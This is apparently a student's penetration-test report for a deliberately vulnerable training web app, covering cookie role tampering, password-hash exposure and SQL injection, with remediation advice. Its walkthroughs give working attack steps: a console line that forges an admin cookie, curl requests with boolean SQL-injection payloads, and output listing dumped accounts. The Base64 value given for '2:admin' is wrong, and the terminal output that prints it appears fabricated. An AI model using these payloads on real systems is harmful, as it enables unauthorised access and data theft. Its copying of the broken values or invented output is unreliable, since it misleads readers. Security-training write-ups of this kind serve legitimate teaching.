The screenshot shows a web browser at the URL `hlwmsv5bk5.prod.udacity-student-workspaces.com/customers/id/`. The browser's developer tools are open to the 'JSON' tab, displaying a list of customer data. The data is structured as an array of objects, each with an ID and a list of names. The first object has ID 1 and names 'paul', 'doe', 'pdoe'. The second object has ID 2 and names 'jake', 'doe', 'jdoe'. The third object has ID 3 and names 'dave', 'doe', 'ddoe'. The fourth object has ID 4 and names 'mike', 'doe', 'mdoe'. The fifth object has ID 5 and names 'nick', 'doe', 'ndoe'. The browser's address bar shows a broken access token in the URL.

```
0: 1
  1: "paul"
  2: "doe"
  3: "pdoe"
1: 2
  0: 2
  1: "jake"
  2: "doe"
  3: "jdoe"
2: 3
  0: 3
  1: "dave"
  2: "doe"
  3: "ddoe"
3: 4
  0: 4
  1: "mike"
  2: "doe"
  3: "mdoe"
4: 5
  0: 5
  1: "nick"
  2: "doe"
  3: "ndoe"
```



Broken Access Control via Cookie Role Tampering

Severity:	[Critical]
OWASP TOP 10 reference:	[A01:2021 — Broken Access Control]
Vulnerability Explanation	
[The application has broken access control because it trusts a client-controlled cookie to determine the user's role. The application stores authorization information in the authInfo cookie as a Base64-encoded string.]	
Remediation recommendation	
[Do not trust authorization information from client-controlled cookies. Recommended controls include: 1. Store only a secure session identifier in the browser. 2. Keep role and authorization state on the server side. 3. Sign and protect session cookies using a secure framework-managed session mechanism. 4. Recalculate the user's role from the database on each request or from a trusted server-side session. 5. Enforce authorization checks on every sensitive route and API endpoint. 6. Do not rely only on hiding navigation links or protecting front-end pages.]	



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

1. Log in as a normal user.
2. Open Browser DevTools and inspect the application cookies.
3. Locate the `authInfo` cookie.
4. Decode the cookie value. The normal user cookie represents:

`2:user`

5. Replace the cookie value with the Base64 value for `2:admin`:

`MjphZG1pbG==`

Browser console example:

```
document.cookie = "authInfo=MjphZG1pbG==; path=/";  
location.href = "/customers/";
```

6. Refresh the page.
7. Confirm that the application now treats the normal user as an administrator.
8. Navigate to:

`<BASE_URL>/users/`

Or:

`<BASE_URL>/customers/`

9. Confirm that access is granted to administrative functionality.



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

The screenshot displays a code editor with a file named `performbase64.py` and a terminal window below it.

Code Editor:

```
performbase64.py
11 message_bytes = base64.b64decode(base64_bytes)
12 message = message_bytes.decode('ascii')
13 print(message)
14
15 if __name__ == "__main__":
16     parser = argparse.ArgumentParser()
17     parser.add_argument('-d', action='store_true', help='decode base64 string')
18     parser.add_argument('string', help='string that you want to transform')
19     args = parser.parse_args()
20
21 if (args.d):
22     decode(args.string)
```

Terminal 1:

```
workspace root$ cd tools/
tools root$ ls
bruteforce.py  hashid.py  requirements.txt  test-username.txt
checkhash.py  performbase64.py  test-password.txt
tools root$ python performbase64.py -d Mjp1c2Vy
2:user
tools root$
```



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

The screenshot shows a code editor with a file explorer on the left and a terminal at the bottom. The file explorer shows a directory named 'tools' containing several files. The code editor displays a Python script named 'performbase64.py'. The script takes a base64 encoded string as input and decodes it. The terminal shows the execution of the script with two different inputs: a base64 encoded string and a password.

```
workspace root$ cd tools/
tools root$ ls
bruteforce.py  hashid.py  requirements.txt  test-username.txt
checkhash.py  performbase64.py  test-password.txt
tools root$ python performbase64.py -d Mjp1c2Vy
2:user
tools root$ python performbase64.py 2:admin
MjphZG1pbG==
tools root$
```

```
performbase64.py
11 message_bytes = base64.b64decode(base64_bytes)
12 message = message_bytes.decode('ascii')
13 print(message)
14
15 if __name__ == "__main__":
16     parser = argparse.ArgumentParser()
17     parser.add_argument('-d', action='store_true', help='decode base64 string')
18     parser.add_argument('string', help='string that you want to transform')
19     args = parser.parse_args()
20
21 if (args.d):
22     decode(args.string)
```



Broken Access

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

VulnWebApp

guest
admin

Main Navigation

Dashboard

Customers

Users

Customers

Page Controls: [reset](#)

Customers List

ID	First Name	Last Name	Username	Options
1	paul	doe	pdoe	View
2	jake	doe	jdoe	View
3	dave	doe	ddoe	View
4	mike	doe	mdoe	View
5	nick	doe	ndoe	View

Copyright © 2020 Test Company LLC. All rights reserved.



Sensitive Data Exposure

Severity:	<i>[High]</i>
OWASP TOP 10 reference:	<i>[A02:2021 — Cryptographic Failures]</i>
Vulnerability Explanation	
<i>[</i>The application exposes sensitive data through both insecure API responses and insecure source-code secrets. The customer detail API returns all columns from the customers table when the user is treated as an administrator: <code>/customers/id/<id></code> <i>]</i>	
Remediation recommendation	
<i>[</i>Prevent sensitive data from being exposed through API responses, source code, or weak cryptographic storage. Recommended controls include: 1. Never return password hashes in API responses. 2. Replace SELECT * with explicit column selection. 3. Use response models or serializers that exclude sensitive fields. 4. Store passwords using Argon2id, bcrypt, or PBKDF2 with strong parameters. 5. Do not use MD5, SHA1, or unsalted fast hashes for password storage. 6. Rotate any hardcoded database credentials and application secret keys. <i>]</i>	



Sensitive Data Exposure

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

1. Log in to the application.
2. Use the broken access control issue to set the current role to administrator, or log in with a legitimate administrator account if one is available.

Cookie value for the lab privilege escalation demonstration:

`authInfo=MjphZG1pbG==`

3. Browse to the customer detail endpoint:

`<BASE_URL>/customers/id/1`

4. Observe that the JSON response includes all customer columns.
5. Confirm that the response includes a password hash value.

Example response pattern:

```
[  
  [1, "paul", "doe", "pdoe", "d8578edf8458ce06fbc5bb76a58c5ca4"]  
]
```

6. Review the source file containing hardcoded database credentials:

`Site/db/__init__.py`

7. Review the source file containing the hardcoded Flask secret key:

`Site/__init__.py`

8. Confirm that sensitive secrets are stored directly in source code.



Sensitive Data Exposure

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!


The screenshot shows a web browser window with the URL `hlwmsv5bk5.prod.udacity-student-workspaces.com/customers/id/1`. The browser's developer tools are open, displaying a JSON response. The JSON is an array with five elements: an index `0` with value `1`, an index `1` with value `"paul"`, an index `2` with value `"doe"`, an index `3` with value `"pdoe"`, and an index `4` with value `"d8578edf8458ce06fbc5bb76a58c5ca4"`. The JSON is displayed in a dark-themed editor with syntax highlighting.

```
{
  "0": 1,
  "1": "paul",
  "2": "doe",
  "3": "pdoe",
  "4": "d8578edf8458ce06fbc5bb76a58c5ca4"
}
```



Sensitive Data Exposure

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!





SQLi

Severity:	<i>[High]</i>
OWASP TOP 10 reference:	<i>[A03:2021 — Injection]</i>
Vulnerability Explanation	
<i>[The application is vulnerable to SQL injection because it concatenates user-controlled input directly into SQL queries.]</i>	
Remediation recommendation	
<i>[</i>Use parameterized queries for all database access. Recommended controls include: 1. Replace string concatenation with parameterized SQL queries. 2. Validate route parameters according to expected type, such as integer-only IDs. 3. Use an ORM or safe query builder where possible. 4. Apply least-privilege permissions to the database user. 5. Avoid exposing raw database errors to users. 6. Add automated security tests for SQL injection payloads. 7. Remove custom sanitisation as the primary defense. The <code>General.cleanvar()</code> function is not a substitute for parameterized queries. <i>]</i>	



SQLi

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

1. Log in as a normal user.
2. Send a normal request to the user list endpoint:
`<BASE_URL>/profile/userlist/1`
3. Observe the normal JSON response.
4. Since the public Udacity URL returns 403 for encoded SQL payloads, repeat the proof locally:

```
curl -s -b "authInfo=Mjp1c2Vy" \  
  "http://127.0.0.1:3000/profile/userlist/1"
```

False-condition test:

```
curl -s -b "authInfo=Mjp1c2Vy" \  
"
```

```
http://127.0.0.1:3000/profile/userlist/1%27%20AND%20%271%27%3D%272"
```

True-condition test:


```
curl -s -b "authInfo=Mjp1c2Vy" \  
  "http://127.0.0.1:3000/profile/userlist/1%27%20OR%20%271%27%3D%271"
```

5. Compare the three responses and confirm that attacker-controlled input changes the SQL result set.



SQLi

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!





SQLi

Provide a step-by-step walkthrough with annotated screenshots. You can add as many slides as you need!

```
< +  
/ > home > workspace > tools  
[icon] .ipynb_checkpoints  
[icon] bruteforce.py  
[icon] checkhash.py  
[icon] hashid.py  
[icon] performbase64.py  
[icon] requirements.txt  
[icon] test-password.txt  
[icon] test-username.txt  
  
No Open Files  
OPEN FILE  
  
+ Terminal 1 x Terminal 2 x Terminal 3 x Terminal 4 x  
workspace root$ curl -s -b "authInfo=Mjp1c2Vy" \  
> "http://127.0.0.1:3000/profile/userlist/1"  
[[2,"guest"]]  
workspace root$ curl -s -b "authInfo=Mjp1c2Vy" \  
> "http://127.0.0.1:3000/profile/userlist/1%27%20AND%20%271%27%3D%272"  
[]  
workspace root$ curl -s -b "authInfo=Mjp1c2Vy" \  
> "http://127.0.0.1:3000/profile/userlist/1%27%20OR%20%271%27%3D%271"  
[[1,"administrator"],[2,"guest"]]  
workspace root$
```